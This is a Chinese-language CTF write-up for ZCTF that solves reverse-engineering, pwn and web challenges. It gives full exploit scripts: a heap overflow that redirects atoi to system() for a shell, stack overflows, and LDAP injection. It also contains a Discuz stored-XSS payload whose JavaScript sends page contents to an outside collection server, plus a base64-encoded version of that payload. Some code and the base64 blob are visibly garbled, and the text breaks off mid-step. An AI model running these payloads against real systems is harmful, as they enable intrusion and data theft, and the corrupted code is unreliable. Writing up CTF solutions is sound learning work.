



MISC 100 xctf 竞赛规则

根据主办方的提示，和宽窄有关，在 docx 文章最后找到了一个一段白色的文字，改色后发现：



文字字间距有三种，0、-1、+1:

[illegible]

0 略多，直接忽略，然后把 2 改成 0，得到 flag:

0x5a4354467b43306e6e455f4f4e5f423442556a217dL
ZCTF{C0nnE_ON_B4BUj!}

Reverse 100 reverse100

这道题一共有两关，第一关是要解出一个 16 元一次方程组：

```
do
{
    u6 = 0;
    sub_401000(u5);
    u7 = 0;
    do
    {
        u6 += u30[u7] * u5[u7];
        ++u7;
    }
    while ( u7 < 16 );
    if ( *u4 != u6 )
        exit(0);
    ++u3;
    u5 += 100;
    ++u4;
}
while ( u3 < 16 );
```

转换得到的方程组：

[x0,x1,x2,x3,x4,x5,x6,x7,x8,x9,x10,x11,x12,x13,x14,x15]=solve('x0*77+x1*121+x2*100+x3*101+x4*97+x5*114+x6*102+x7*111+x8*114+x9*116+x10*104+x11*101+x12*104+x13*117+x14*114+x15*116=179334','x0*73+x1*99+x2*97+x3*110+x4*110+x5*111+x6*116+x7*99+x8*104+x9*111+x10*111+x11*115+x12*101+x13*116+x14*104+x15*101=175544','x0*77+x1*121+x2*119+x3*105+x4*115+x5*104+x6*101+x7*115+x8*97+x9*114+x10*101+x11*102+x12*111+x13*111+x14*108+x15*115=180760','x0*87+x1*104+x2*97+x3*116+x4*121+x5*111+x6*117+x7*97+x8*114+x9*101+x10*121+x11*111+x12*117+x13*100+x14*111+x15*110=182366','x0*68+x1*111+x2*110+x3*111+x4*116+x5*115+x6*101+x7*97+x8*116+x9*121+x10*111+x11*117+x12*114+x13*108+x14*111+x15*118=182850','x0*68+x1*101+x2*108+x3*117+x4*115+x5*105+x6*111+x7*110+x8*115+x9*111+x10*102+x11*107+x12*110+x13*111+x14*119+x15*108=180568','x0*76+x1*105+x2*115+x3*116+x4*101+x5*110+x6*109+x7*121+x8*104+x9*101+x10*97+x11*114+x12*116+x13*116+x14*111+x15*116=181440','x0*83+x1*111+x2*109+x3*101+x4*117+x5*110+x6*115+x7*101+x8*101+x9*110+x10*102+x11*105+x12*110+x13*103+x14*101+x15*114=178347','x0*83+x1*111+x2*114+x3*114+x4*111+x5*119+x6*105+x7*115+x8*104+x9*117+x10*115+x11*104+x12*101+x13*100+x14*105+x15*110=181577','x0*79+x1*110+x2*99+x3*101+x4*119+x5*101+x6*100+x7*114+x8*101+x9*97+x10*109+x11*116+x12*116+x13*104+x14*97+x15*116=176475','x0*72+x1*101+x2*114+x3*119+x4*105+x5*115+x6*104+x7*102+x8*117+x9*108+x10*102+x11*97+x12*99+x13*101+x14*104+x15*97=174043','x0*73+x1*102+x2*121+x3*111+x4*117+x5*115+x6*104+x7*101+x8*100+x9*116+x10*101+x11*97+x12*114+x13*115+x14*119+x15*104=179882','x0*73+x1*116+x2*105+x3*115+x4*116+x5*104+x6*101+x7*116+x8*101+x9*97+x10*114+x11*115+x12*111+x13*102+x14*116+x15*104=178817','x0*84+x1*104+x2*97+x3*116+x4*73+x5*101+x6*120+x7*105+x8*115+x9*116+x10*105+x11*115+x12*97+x13*112+x14*101+x15*114=175345','x0*71+x1*111+x2*100+x3*101+x4*120+x5*112+x6*101+x7*99+x8*116+x9*115+x10*97+x11*110+x12*115+x13*119+x14*101+x15*114=178696','x0*79+x1*66+x2*101+x3*97+x4*117+x5*116+x6*121+x7*102+x8*105+x9*110+x10*100+x11*116+x12*104+x1


3*121+x14*115+x15*101=175320');

用 matlab 解出后，进入第二关：

```
do
{
    if ( v11[v1] != LOBYTE((&a1)[v1]) )
        exit(0);
    ++v1;
}
while ( v1 < 4 );
v2 = 5;
v3 = &v16;
do
{
    v4 = 0;
    for ( i = 0; i < v2; ++i )
        v4 += v11[i];
    if ( *v3 != v4 )
        exit(0);
    ++v2;
    ++v3;
}
while ( v2 - 1 < 20 );
```

这个逻辑就比较简单，用后一个数字减去前一个数字，得到每一位的 ASCII 码，前五位为 zctf{:

```
v16 = 562;
v12 = 0;
v13 = 0;
v14 = 0;
v15 = 0;
v17 = 645;
v18 = 756;
v19 = 851;
v20 = 920;
v21 = 1017;
v22 = 1132;
v23 = 1253;
v24 = 1348;
v25 = 1427;
v26 = 1531;
v27 = 1626;
v28 = 1697;
v29 = 1808;
v30 = 1908;
v31 = 2033;
v1 = 0;
```



得到 flag: zctf{ So_Easy_Oh_God}

Reverse 200 reverse200

这个题目加了 UPX 壳和一堆花指令，有点类似之前做过的 HCTF 2014 决赛逆向题目和 TSCTF2015 的 re500 题目。首先 ESP 定律脱壳并 NOP 掉花指令，然后就可以愉快 F5 了：

```
flag_len = j_strlen(flag);
if ( (signed int)flag_len < 30 && (signed int)flag_len > 0 )
{
    strcpy(v84, "ZCTF{");
    v83 = j_strlen(v84);
    for ( i = 0; i <= (signed int)(v83 - 1); ++i )
    {
        if ( v84[i] != flag[i] )
        {
            v15 = std::endl;
            v3 = sub_411299(std::cout, dword_41D940);
            std::basic_ostream<char, std::char_traits<char>>::operator<<((v3, v15);
            return sub_411037();
        }
    }
}
```

第一个判断是长度在 1-29 之间，并且以 ZCTF{开头。第二部分是标注了一些位置的_和右括号位置，并且给出了前三部分的 md5:

```
if ( v98 == '}' )
{
    if ( v89 == '_' && v91 == '_' && v95 == '_' )
    {
        sub_411221(&v81);
        v88 = (int)&loc_414141;
        LOWORD(v88) = v87;
        BYTE2(v88) = v88;
        md5_41119A(&v88, 3u);
        sub_4113CA("371265e33e8d751d93b148067c36eb4c");
    }
}
```

得到 flag 为: ZCTF{c0c_????_???_????????}

继续往下看，第二部分对中间四字节+'\\0'算 md5，这部分当时先略去了。

第三部分是使用了 base64 加密:


```
int __cdecl sub_412060(int a1)
{
    const char *v1; // eax@1
    char v3; // [sp+Ch] [bp-D4h]@1
    char Str2[4]; // [sp+D0h] [bp-10h]@1
    unsigned int v5; // [sp+DCh] [bp-4h]@1
    int savedregs; // [sp+E0h] [bp+0h]@1

    memset(&v3, 0xCCu, 0xD4u);
    v5 = (unsigned int)&savedregs ^ 0x6EB508A3;
    strcpy(Str2, "RTR0");
    v1 = (const char *)sub_4112CB(a1, 3);
    j_strncmp(v1, Str2);
}
```

可以得到: ST第四部分是取了两位，对给出的文件进行异或，但是没有进行任何判断。

```
if ( (unsigned __int8)sub_41107D((int)&v39) )
{
    File = fopen("SubKey", "rb");
    v37 = fopen("SubKeyKey", "wb");
    if ( File && v37 )
    {
        v36 = 0;
        v35 = fgetc(File);
        while ( !feof(File) )
        {
            if ( v36 % 2 )
            {
                v15 = (void *) (v97 ^ v35);
                fprintf(v37, "%c", v15);
                v36 = -1;
            }
        }
    }
}
```

开始试了几种发现没办法全解密成可见字符，后来根据加密的文件第一字节和第三字节相差了 0x20，猜测文件头为 Rar!，解密成功:



所以 flag: ZCTF{c0c_????_E4t_ST6aw4ErrY}

最后根据整个 flag 的 md5

```

LOBYTE(v100) = 4;
v15 = "06f66ccdb372c6270545136bb203ca6e";
v21 = sub_4112AD(&v32);
v20 = v21;
LOBYTE(v100) = 5;
v29 = sub_41122B(v21, (char *)v15);
LOBYTE(v100) = 4;
sub_4112F8(&v32);
if ( v29 )
{
    v15 = std::endl;
    v10 = sub_411299(std::cout, "Congratulations!");
    std::basic_ostream<char, std::char_traits<char>>::operator<<(v10, v15);
}
}
}

```

爆破出中间 4 位，得到完整 flag：ZCTF{c0c_LIK3_E4t_ST6aw4ErrY}，顺利拿到一血。

Reverse 500 reverse500

本题无壳无花，先扫了下算法，发现到 base64。

关键验证在于两个函数：

00403173	E8 98ECFFFF	call	00401E10	tmp = 0x004079d9
00403178	68 B80B0000	push	0BB8	
0040317D	FF15 00504000	call	dword ptr [&KERNEL32.Sleep]	kernel32.Sleep
00403183	6A 00	push	0	
00403185	E8 C6DEFFFF	call	00401050	

首先是 00401e10，这里会进入一大堆被抽取乱跳，指令被切成了很多条，也加了一些无效指令，单步判断出逻辑为：

```

strlen(flag)=0x26=38

004014F0 . 0FB680 287040>movzx  eax, byte ptr [eax+407028]    ; al = base64[0]
00402440 . 8AA3 28704000 mov    ah, byte ptr [ebx+407028]    ; ah = base64[1]
00401E00 . 0FB689 287040>movzx  ecx, byte ptr [ecx+407028]    ; cl = base64[2]
004021A0 . 8AAA 28704000 mov    ch, byte ptr [edx+407028]    ; ch = base64[3]

xor al,ah
xor ah,cl
xor cl,ch

al = base64[0] ^ base64[1]
ah = base64[1] ^ base64[2]
cl = base64[2] ^ base64[3]
ch = base64[3]
|
db 0x004079e0

zct = emN0
656d4e30

tmp[0] = base64[0] ^ base64[1]
tmp[1] = base64[1] ^ base64[2]
tmp[2] = base64[2] ^ base64[3]
.....
tmp[i] = base64[i] ^ base64[i+1]
.....
tmp[len] = base64[len]

```

然后将生成的 tmp 分别与（0x01-0x35）进行异或，与固定的内存进行比较：

```

001699B1 3D 27 18 03 39 1C 39 1A 60 58 58 68 35 30 3B 25  ='\0099\`XXh50;%
001699C1 2F 4E 73 1D 7F 54 29 35 3C 64 4E 3B 3B 4B 65 2D  /Ns T)5<dN;;Ke-
001699D1 29 29 16 04 07 05 4E 40 41 58 0C 11 44 2A 5B 38  ))\000N@AX.0D*[8
001699E1 20 5A 3E 09                                     Z>.

```

反向操作得到 flag：

```

test = [0x3C, 0x25, 0x1B, 0x07, 0x3C, 0x1A, 0x3E, 0x12, 0x69, 0x52, 0x53, 0x64, 0x38, 0x3E, 0x
test2 = []

test = test[::-1]
test2.append(test[0])

for i in range(1, 52):
    test2.append(test2[i-1]^test[i])

for n in test2:
    print hex(n),

print '0XIA51XeB0X0YzXxMFNC9lJm8FcNp2XQ1mSfRlT0c1XJtnRUNkW'[::-1].decode('base6

```

```

Python 2.7.5 Shell
File Edit Shell Debug Options Windows Help
Python 2.7.5 (default, May 15 2013, 22:43:36) [MSC v.1500 32 bit (Intel)] on win
32
Type "copyright", "credits" or "license()" for more information.
>>> ===== RESTART =====
>>>
0x3d 0x30 0x58 0x49 0x41 0x35 0x31 0x58 0x65 0x42 0x30 0x58 0x30 0x59 0x7a 0x58
0x78 0x4d 0x46 0x4e 0x43 0x39 0x6c 0x4a 0x6d 0x38 0x46 0x63 0x4e 0x70 0x32 0x58
0x51 0x31 0x6d 0x53 0x66 0x52 0x6c 0x54 0x30 0x63 0x31 0x58 0x4a 0x74 0x6e 0x52
0x55 0x4e 0x6b 0x57 ZCTF{I_W4NT_JmP_jMp_&&_B4S1_64_@^_@!}
...

```

Pwn100 guess

外网 ip: 114.255.40.24

很简单的溢出，但是有 canary。刚开始一直在想 guess 应该是猜 canary，实在没办法做放弃了。最后偶然发现溢出非常长的时候报错信息会不一样。然后才发现直接把栈上存放程序名的位置覆盖为 flag 的地址，这样报错的时候就会直接把 flag 泄露出来，当然还要再异或一下自己输入的 flag

```

rocky@rocky:~/ctf/zctf/pwn/guess$ python guess.py
[x] Opening connection to 115.28.27.103 on port 22222
[x] Opening connection to 115.28.27.103 on port 22222: Trying 115.28.27.103
[+] Opening connection to 115.28.27.103 on port 22222: Done
you are wrong
*** stack smashing detected ***: ppp[007]rr[05q[024$2[040]-[08~<w terminated
Aborted

ZCTF{Rea111Y_n33D_t0_9uesS_fl@g?}

ppp[007]rr[05q[024$2[040]-[08~<
flag is: ZCTF{Rea111Y_n33D_t0_9uesS_fl@g?}
[*] Closed connection to 115.28.27.103 port 22222
rocky@rocky:~/ctf/zctf/pwn/guess$

```

代码:

```

from pwn import *
#p=process('./guess')
p=remote('115.28.27.103',22222)

payload='ZCTF{'+'''\x41'*28+'}'+'''\x00'+ 'A'*261+'''\xc5\x10\x60\x00\x00\x00'+'''\n'
p.recvuntil('\n')
p.send(payload)

```

```

sleep(0.1)
data=p.recv()
print data
flag=data[47:75]
print flag
s=flag

result='ZCTF{'

for index in range(len(s)):
    result+=chr(ord(s[index])^0x41)

print 'flag is:',result

```

pwn200 note1

修改 note 的时候没有校验内容的长度导致堆溢出，利用 show 函数可泄露函数地址，另外链表解链的时候可以实现任意写，先修改 note 的指针地址，然后利用指针写 atoi 的 got 表为 system，最后发送/bin/sh 即可拿到 shell

```

rocky@rocky:~/ctf/zctf/pwn/note1$ python rexp4note2.py
[*] Opening connection to 115.28.27.103 on port 9001
[*] Opening connection to 115.28.27.103 on port 9001: Trying 115.28.27.103
[+] Opening connection to 115.28.27.103 on port 9001: Done
[*] '/home/rocky/ctf/zctf/pwn/note1/libc-2.19.so'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
[*] '/home/rocky/ctf/zctf/pwn/note1/note1'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE
[*] PID: []
edit success.
leak: '\xe04\xb1BJ\x7f\x00\x00\x00'
leakput: 0x7f4a427a7e30
leaksystem: 0x7f4a4277e640
press...
edit success.
delete success.
edit success.
[*] Switching to interactive mode
ls
flag
note1
note1.sh
cat flag
ZCTF{3n@B1e_Nx_IS_n0t_3norrugH!!}

```

代码:

```
#!/usr/bin/env python2
```

```

from pwn import *
#init

context(arch = 'amd64', os = 'linux')
local=False

if local:
    p = process("./note1")
    libc = ELF("/lib/x86_64-linux-gnu/libc-2.19.so")
else:
    p = remote("115.28.27.103", 9001)
    libc = ELF("./libc-2.19.so")

binary = ELF("note1")
print '[*] PID:',pwnlib.util.proc.pidof('note1')

#1 leak
def create(title,ttype,content):
    p.recvuntil(">>\n")
    p.sendline("1")
    p.recvuntil("title:\n")
    p.sendline(title)
    p.recvuntil("type:\n")
    p.sendline(ttype)
    p.recvuntil("content:\n")
    p.sendline(content)

def show(title,begin,end):
    p.recvuntil(">>\n")
    p.sendline("2")
    data = p.recvuntil("1.New note")
    return data[begin:end]

def edit(title,content):
    p.recvuntil(">>\n")
    p.sendline("3")
    p.recvuntil("title:\n")
    p.sendline(title)
    tmp = p.recvuntil("\n")

    if 'N' in tmp:
        print "title not found in show"
        return
    else:

```



```

        p.sendline(content)
        print "edit success."

def delete(title):
    p.recvuntil(">>\n")
    p.sendline("4")
    p.recvuntil("title:\n")
    p.sendline(title)
    tmp = p.recvuntil("\n")

    if 'N' in tmp:
        print "title not found in delete"
        return
    else:
        print "delete success."
        return

# leak
payload1 = 'a' * (0x100 + 0x18) + "\xc0\x1f\x60" #big power makes suprise
create("1","1","1")
create("2","2","2")
create("3","3","3")
create("4","4","4")
create("5","5","5")

edit("1",payload1)
leak = show("1",121,127) + "\x00" * 3
print "leak:",repr(leak)

leakaddr = u64(leak[0:8])
putaddr = leakaddr - 0x36b6b0
print "leakput:",hex(putaddr)

putlibc = libc.symbols["puts"]
systemlibc = libc.symbols["system"]
baseaddr = putaddr - putlibc
systemaddr = systemlibc + baseaddr
print "leaksystem:",hex(systemaddr)
raw_input("press...")

#think of write 2 got directly but failed
#what a coinstance
payload2 = "a" * (0x100 + 0x10) + p64(0x601ff8) + p64(0x6020b0)[0:7]
edit("3",payload2)

```

```
delete("4")
```

```
payload3 = p64(systemaddr)
edit(p64(leakaddr - putlibc + 0x27db18),payload3)
p.recvuntil(">>\n")
p.sendline("/bin/sh")
p.interactive()
```

pwn300 Spell

IP: 114.255.40.42.

这个 spell 程序就没跑起来过，原因是 ioctl 这个函数一直过不了，所以最后在 edb 下强行跳过 ioctl 得以成功调试

首先几个关键函数：

当 request=0x80086B02 时，ioctl 的第三个参数存储为时间的字符串

```
38 request = 0x80086B02LL;
39 setvbuf(stdin, 0LL, 2, 0LL);
40 setvbuf(stdout, 0LL, 2, 0LL);
41 setvbuf(stderr, 0LL, 2, 0LL);
42 alarm(0x1Eu);
43 fd = open("/dev/zctf", 0);
44 if ( fd == -1 )
45     exit(-1);
46 if ( ioctl(fd, request, &time) != 0 )
47 {
48     close(fd);
49     result = 0LL;
50 }
51 else
52 {
```

那么这个字符串是什么形式呢？可以看到是这样，**但是这里有个天坑!!!!!!**“%0xld:%02ld”后面居然还跟了一个空格也就是 0x20!!!! 眼睛没看见这个空格，想了很久最后 2 个字节是什么，结果导致浪费了好几个小时暴力也没爆出来。。。

```
54 do_gettimeofday(&v13);
55 v11 = 0x08888888888888889LL * (unsigned __int64)v13 >> 64 >> 5;
56 v12 = (signed __int64)((unsigned __int128)(0x08888888888888889LL * (signed __int64)v11) >>
57 time_to_tm(v13, 0LL, &v14);
58 sprintf(
59     (char *)&v15,
60     "%02ld:%02ld: ",
61     v12 - 24 * (((signed __int64)((unsigned __int128)(0x2AAAAAAAAAAAAAAAAABLL * v12) >> 64) >> 2
62     v11 + 4 * v12 - (v12 << 6));
63     if ( !copy_to_user(v8, &v15, 8LL) )
64         return 0LL;
```

接下来就是程序的主逻辑，在大腿的指导下可以看出这是一个要求输入不大于 256 个字节的字符串然后复制到内存中最后在复制一遍的逻辑，其次输入的字符串长度必须为 56 且 8 个一组与内存中的一个 8 字节异或，最后必须为 zctfflag，验证通过程序自动弹 flag。

```

buff_copy_length = strlen(buff_copy);
if ( buff_copy_length_shift3 > 1 )
{
    for ( j = 0; j < buff_copy_length_shift3; ++j )
    {
        if ( !(strlen(buff_copy) & 7) && ((unsigned int8)buff_copy[8 * j] ^ v10) == 'z' )
        {
            if ( buff_copy_length & 1 )
            {
                free(buff);
                close(fd);
                result = 0LL;
                goto LABEL_40;
            }
            if ( ((unsigned int8)buff_copy[8 * j + 1] ^ v11) == 'c' )
            {
                if ( buff_copy_length % 5 != 1 )
                {
                    free(buff);


```

接下来关键点是异或的 8 个字节是什么，可以看出又用了 ioctl，这里第二个参数是 0x80086B01，可以发现 0x80086B01 时程序返回的是随机数，所以只能覆盖 v20 了

```

65     {
66         sub_4009FD((__int64)buff_copy, (__int64)buff);
67         if ( ioctl(fd, v20, &v10) != 0 )
68         {
69             free(buff);
70             close(fd);
71             result = 0LL;
72         }
73         else
74         {
75             buff_copy_length_shift3 = strlen(buff_copy) >> 3;

```



所以思路就是溢出一个字节，将 v20 的最后一个字节 0x01 覆盖成 0x02。

接下来要做的就很简单了，因为拷贝的那个函数是以 \n 结束的，所以刚刚好拷贝完成以后可以溢出一个字节。覆盖成 0x01 就行。Payload 是 257 个字节，中间夹个\x00 就可以过掉长度检查。

关键 code:

```

p = remote('115.28.27.103', 33333)

a = p.readuntil("spell:")
print a
p.sendline("256")

a = p.readuntil("you enter the spell:")
time_a = a.split(' ')[2]
time_a += chr(0x20)
time_a += chr(0x00)

xor = 'zctfflag'

pp = ''
for k in range(0, 8):
    pp += chr(ord(xor[k])^ord(time_a[k]))

payload = pp * 7 + "\x00" + "A" * 199 + "\x02"
print len(payload)
#print "$$$$"
print time_a + ' ' + payload.encode('hex')

p.sendline(payload)

p.interactive()

```

Web 100 老大知道 flag

看到 OA 系统，直接想到常见姓名拼音+弱口令爆破，姓名字典+国民弱口令 123456 跑出一个帐号：

zhangwei
123456

登录后发现通讯录一份，修改成拼音，配一份弱口令字典跑出另一个帐号：

niubenben
123456789

登录后发现只有一个提示：老大知道 flag

寻找其他线索，发现登录后 cookie 中的 key 为固定 32 位 md5，其中 zhangwei 的无法破解，niubenben 的解出为 9+ADk-，开始以为是随机数，后来发现是 9 加上 9 的 utf-7 编码，参照通讯录 niubenben 中的序号 9，算出老大(序号为 1)的 key: 1+ADE-，md5 加密后伪造 cookie 登录得到 flag.

然而 zhangwei 的 key 并不是这么算的。。。。

Web150 injection

Cookie 中 hint 在 base32 解码后得到提示 care P，不明觉厉，之后队友扫端口发现了 ldap

于是参照教程：

<http://drops.wooyun.org/tips/967>

用户名 admin，密码*即可登录，进入 search 页面，页面上给出了具体的查询语句，在 uid=* 的条件下可以查出 test admin flag_is_here 三条数据。构造型如：

```
(|(uid=*ssa*)(XXXXX=*))
```

的查询，爆破属性名。参照再次出现在 cookie 中的 hint: find discription，利用

```
(|(uid=*ssa*)(discription=zctf{*}))
```

的查询形式，按位猜出 description 属性的值得到 flag:

```
zctf{303a61ace0204a2d5f352771d6f1bba2}
```

Web200 加密的帖子

这个站是 Discuz，主办方为了迷糊人特地加了个 DEDE 的 logo。

没有密码无法查看 flag 帖子内容，根据乌云上报的最新版 discuz 的存储型 XSS 漏洞，直接盗取帖子内容即可看到 flag，漏洞链接：

<http://www.wooyun.org/bugs/wooyun-2015-0151687>

回复的内容中提交[flash][http://localhost/flash.swf?'+alert\(0\)+'\[/flash\]](http://localhost/flash.swf?'+alert(0)+'[/flash])可以弹框，所以只需要把 alert(0)改成盗取网页内容的 payload 即可。

盗取网页内容发送至 xss 平台的 payload 如下：

```
var contents = "";
varmyServer = "http://xss.cnit.pro/index.php?do=api&id=dEhAzG";

function createXHR(){
    if(typeofXMLHttpRequest != 'undefined'){
        return new XMLHttpRequest();
    }else if(typeofActiveXObject != 'undefined'){
        if(typeofarguments.callee.activeXString != 'string'){
            var versions =
            ['MSXML2.XMLHttp.6.0','MSXML2.XMLHttp.3.0','MSXML2.XMLHttp'];
            for(vari=0;i<versions.length;i++){
                try{
                    varxhr = new ActiveXObject(versions[i]);
                    arguments.callee.activeXString = versions[i];
                    return xhr;
                }catch(ex){}
            }
            return new ActiveXObject(arguments.callee.activeXString);
        }else{
            throw new Error('No XHR Object available');
        }
    }
}

// send POST Request
function sendPostRequest(url,data,headers,callback){
    varxhr = createXHR();
    xhr.onreadystatechange = function(){
        if(xhr.readyState == 4 &&xhr.status == 200){
            callback(xhr.responseXML);
        }
    }
    xhr.open('post',url,true);
    if(typeof(headers)=='object'){
        for(var index in headers){
            if(typeof(headers[index])!='function'){
                xhr.setRequestHeader(index,headers[index]);
            }
        }
    }
}
```

```

    }
}
xhr.send(data);
}

function sendData(){
var callback=function(response){
    }
var url = myServer;
var s=document.getElementsByTagName('html')[0].innerHTML
var data = 'cookie='+escape(s);
var headers    = [];
    headers['Content-Type']          =    'application/x-www-form-urlencoded;
charset=UTF-8';
    headers['Content-Length'] = data.length;
sendPostRequest(url, data, headers, callback);
}

sendData();

```

base64 编码后替换 alert(0)，利用 eval(atob())来解码执行，最后提交的内容如下：

```

[flash]http://localhost/flash.swf?'+eval(atob('dmFyIGNvbnRlbnRzID0gJyc7CnZhciBteV
NlcnZlciA9ICJodHRwOi8veHNzLmNuaXQucHJvL2luZGV4LnBocD9kbz1hcGkmaWQ9ZE
VoQXpHIjsKMz1bmN0aW9uIGNyZWFOZVhIUigpewogICAgYWodHlwZW9mIFhNTEh
OdhBSZXF1ZXN0ICE9ICd1bmRlZmluZWQnKXsKICAgICAgICByZXR1cm4gbmV3IFhNTEh
OdhBSZXF1ZXN0KCK7CiAgICB9ZWxzZSBpZih0eXB1b2YgQWN0aXZlWE9iamVjdCAhPSA
ndW5kZWZpbmVkJyI7CiAgICAgICAgYWodHlwZW9mIGFyZ3VtZW50cy5jYWxsZWUuY
WN0aXZlWFN0cmZyAhPSAnc3RyaW5nJyI7CiAgICAgICAgICAgICAgIHZhciB2ZXJzaW9ucyA
9IFsnTVNYTUwyLlhNTEh0dHAuNi4wJywnTVNYTUwyLlhNTEh0dHAuMy4wJywnTVNYT
UwyLlhNTEh0dHAuNTsKICAgICAgICAgICAgICAgZm9yKHZhciBpPTA7aTx2ZXJzaW9ucy5sZW
5ndGg7aSsrKXsKICAgICAgICAgICAgICAgIHRYeXsKICAgICAgICAgICAgICAgICAgICB2YXlI
eGhyID0gbmV3IEFjdGl2ZVhPYmplY3QodmVyc2lbnNbaV0pOwogICAgICAgICAgICAgIC
AgICAgICGFyZ3VtZW50cy5jYWxsZWUuYWN0aXZlWFN0cmZyA9IHZlcnNpb25zW2ld
OwogICAgICAgICAgICAgICAgICAgIHJldHVybiB4aHI7CiAgICAgICAgICAgICAgICB9Y2F0Y2
goZXgpe30KICAgICAgICAgICAgICAgfQogICAgICAgICAgICB9ZXR1cm4gbmV3IEFjdG
l2ZVhPYmplY3QoYXJndW1lbnRzLmNhbGxlZS5hY3RpdmVYU3RyaW5nKTsKICAgIH1lbH
NlewogICAgICAgICHRocm93IG5ldyBFcnJvcignTm8gWEhSIE9iamVjdCBhdmFpbGFibGU
nKTsKICAgIH0KfQoKLy8gc2VuZCBQT1NUIFJlcXVlc3QKZnVuY3Rpb24gc2VuZFBvc3RSZXF
1ZXN0KHVybCkxYXRhLGHlYWRLcnMsY2FsbGJhY2spewogICAgdmFyIHhociAgPSBjcmV
hdGVYSFioKtsKICAgIHhoci5vbnJlYWR5c3RhdGVjaGFuZ2UgPSBmdW5jdGlubGpewogI
CAgICAgIClmKHhoci5yZWfkeVN0YXRlID09IDQgJiYgeGhyLnN0YXR1cyA9PSAyMDApe
wogICAgICAgICAgICBjYWxsYmFjayh4aHlucmVzcG9uc2VYTUwpOwogICAgICAgICAgIH0KICA
gIH0KICAgIHhoci5vcGVuKCDwb3N0Jyx1cmwsdHJ1ZSk7CiAgICBpZih0eXB1b2YoaGVhZ
GVycyk9PSdvYmplY3QnKXsKICAgICAgICBmb3lodmFyIGluZGV4IGluIGhyYWRLcnMpew

```

```
ogICAgICAgICAgICBpZih0eXBib2YoaGVhZGVyc1tpbmRleF0pIT0nZnVuY3Rpb24nKXsKI  
CAgICAgICAgICAgICAgIHhoci5zZXRSZXF1ZXN0SGVhZGVyKGluZGV4LGhIYWRIcnNbaW  
5kZXhdKTsKICAgICAgICAgICAgfQogICAgICAgIH0KICAgIH0KICAgIHhoci5zZW5kKGRhdG  
EpOwp9CgpmW5jdGlubiBzZW5kRGF0YSgpgewogICAgdmFylGNhbGxiYWNrPWZ1bm  
N0aW9uKHJlc3BvbnNlKXsKICAgIH0KICAgIHZhciB1cmwgPSBteVNIcnZlcjsKICAgIHZhciB  
zPWRvY3VtZW50LmdldEVsZW1lbnRzQnIUyWdOYW1lKCdodG1sJyIbMF0uaW5uZXJIV  
E1MCIAGICB2YXIgZGF0YSA9ICdjb29raWU9Jytlc2NhcnGUocyk7CiAGICB2YXIgaGVhZGVy  
cyAGID0gW107CiAGICBoZWfkZXJzWydb250ZW50LVR5cGUUnXSAGID0gJ2FwcGxpY2F  
0aW9uL3gtZ3d3LWZvcn0tdXJsZW5jb2RlZDsgY2hhcnNldD1VVEYtOCc7CiAGICBoZWfk  
ZXJzWydb250ZW50LUXlbnmd0aCddID0gZGF0YS5sZW5ndGg7CiAGICBzZW5kUG9zdFJI  
cXVlc3QodXJsLCBkYXRhLCBoZWfkZXJzLCBjYWxsYmFjayk7Cn0KCnNlbnREYXRhKCK7'))  
+[/flash]
```

web300 侧漏

有个 index.php 的备份文件.index.php.swp，下载后恢复 PHP 代码如下：

```
<?php  
//../flag.txt  
$args = $_POST['args'];  
if(!isset($args))  
    exit('no define');  
  
$time=time()+rand(0,100);  
srand($time);  
$token=ttr_random(32);  
setcookie('token',$token);  
  
$path=ttr_random(16);  
$dir = '/var/sec2016/www/mrk/'.$path ;  
if ( !file_exists($dir) )  
    @mkdir($dir);  
@chdir($dir);  
for ( $i=0; $i<count($args); $i++ ){  
    if ( !preg_match('/^\w+$/ ', $args[$i]) )  
        exit();  
    if (preg_match('/mk/i', $args[$i]))  
        exit();  
    else echo $args[$i];  
}  
  
@exec("/home/sec2016/zctf " . implode(" ", $args));  
  
function
```

ttr_random(\$len,

```

$alpha='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789')
{
    $alphalen = strlen($alpha) - 1;
    $key = "";
    for($i = 0; $i < $len; $i++)
    {
        $key .= $alpha[rand(0, $alphalen)];
    }
    return $key;
}
?>

```

类似 HITCON CTF 2015 的 web100，参考一篇 writeup：

http://drops.wooyun.org/web/9845?plg_nld=1&plg_uin=1&plg_auth=1&plg_nld=1&plg_usr=1&plg_vkey=1&plg_dev=1

不过这道题过滤了 mk，没法自己创建文件夹，但是后台给我们创建了一个文件夹，而且根据 cookie 中的 token 值可以推断出文件夹名称(为机智的裴帅点赞)。

步骤：

服务器上准备 index.php，就一行代码，用来重定向到 ftp 服务器上的 payload.php：

```

<?php
    header("location:ftp://ftp 服务器地址/payload.php");
?>

```

